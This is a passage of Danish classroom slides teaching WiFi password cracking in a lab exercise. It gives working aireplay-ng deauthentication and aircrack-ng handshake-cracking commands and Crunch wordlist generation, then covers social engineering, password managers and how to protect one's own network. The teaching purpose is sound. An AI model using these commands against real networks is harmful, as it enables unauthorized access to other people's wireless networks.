
- I stedet for at vente, så smider vi en allerede forbundet computer af, så den bliver nødt til at forbinde igen. Vi laver et ”deauthenticating attack”
- Start et nyt terminal-vindue og tast

```
sudo aireplay-ng --deauth 5 -a 00:23:69:F5:B4:2B -c 70:56:81:B2:F0:53 wlan1
```



Hacking af WiFi: Trin 4 (lav din egen ordliste)

- Hvis vi vil lave vores egen ordliste kan dette gøres med programmet Crunch
- syntax: crunch [min][max][characters] -t[pattern] -o[filename]




Ovenstående eksempel vil lave alle mulige kombinationer af ord på 6 bogstaver, som begynder med a og slutter på b. De fire bogstaver/tegn imellem a og b, her vist med @, bliver skiftet ud med alle mulige kombinationer af 123abc$ - eksempelvis: aaaaab, aabbbb, aan$$b, ...

Hacking af WiFi: Trin 4 (gæt kodeordet)

- Vi skal bruge aircrack-ng kommandoen (eksempel):

```
sudo aircrack-ng handshake.cap -w wordlist.txt | tee
```



Programmets navn

Den fil vi gemte handshaket i fra trin 2

Vores liste over mulige kodeord

"| tee" er et lille "hack" som gør det muligt at stoppe eksekveringen, hvis vi har lavet en fejl.

Opgave – hack fire netværker

- Router#1 – Password på mellem 7 og 8 karakterer. Tallene fra 0 til 9 kan indgå.
- Router#2 – Password på 8 karakterer. Passwordet indeholder navnet på Henriks kat samt årstal for hvornår Henrik dimitterede som Datamatiker – eks: ”Navn1900”.
  - Hint: Brug Crunch til at lave en ordliste, hvor du anvender et mønster.
- Router#3 – Anvend eksisterende ordlister fra internettet (ligger allerede på computeren). Passwordet er gemt i en af listerne.
  - Hint: Du kan enten sammensætte alle listerne til en enkelt liste eller tage dem én ad gangen. Brug ”cat” kommandoen i en terminal til at sammensætte listerne.
  - Hint: det kan være nødvendigt at kopiere ordlisterne et andet sted hen eller anvende ”./” til at referer til eksisterende mappe: Eks. ”./Stem/ordliste1.txt”
  - Ordlisterne ligger i mappen /home/ucn/Stem
- Router#4 – Godt password som er svært/umuligt at hacke
  - Hvordan vil du gribe det an?

Reconnaissance: Social Engineering

- Definition: Psychological manipulation of people into performing actions or exposing confidential information

- What is your password?
  - https://www.youtube.com/watch?v=opRMrEfAIiI

Привет! Меня зовут Хенрик ☺

- Я люблю кошки. У меня есть кошка. Её зовут Ольга.

Password manager

- Populære password managers kan eks. være:
  - 1Password: Gemmer password i “skyen”, så det kan tilgåes fra andre enheder
    - Link: https://1password.com/
  - KeepassXC: Gemmer passwords i en krypteret fil på jeres computer. For adgang fra andre computer/telefoner mm., læg passwordfilen i eks. dropbox eller oneDrive.
    - Link: https://keepassxc.org/
  - Link til liste over password managers – vælg selv en passende:
    - https://en.wikipedia.org/wiki/List_of_password_managers

Opsamling

- Hvordan beskytter vi bedst muligt vores eget wifi-netværk?

Links og kontakt

- Kontaktinfo:
  - https://www.ucn.dk/kontakt/alle-medarbejdere/henning-thomsen
- Datamatiker:
  - https://www.ucn.dk/uddannelser/datamatiker
- IT-Teknolog:
  - https://www.ucn.dk/uddannelser/it-teknolog
- Professonsbachelor i IT-sikkerhed:
  - https://www.ucn.dk/uddannelser/it-sikkerhed
- Professonsbachelor i Softwareudvikling:
  - https://www.ucn.dk/uddannelser/softwareudvikling
- Professonsbachelor i Webudvikling:
  - https://www.ucn.dk/uddannelser/webudvikling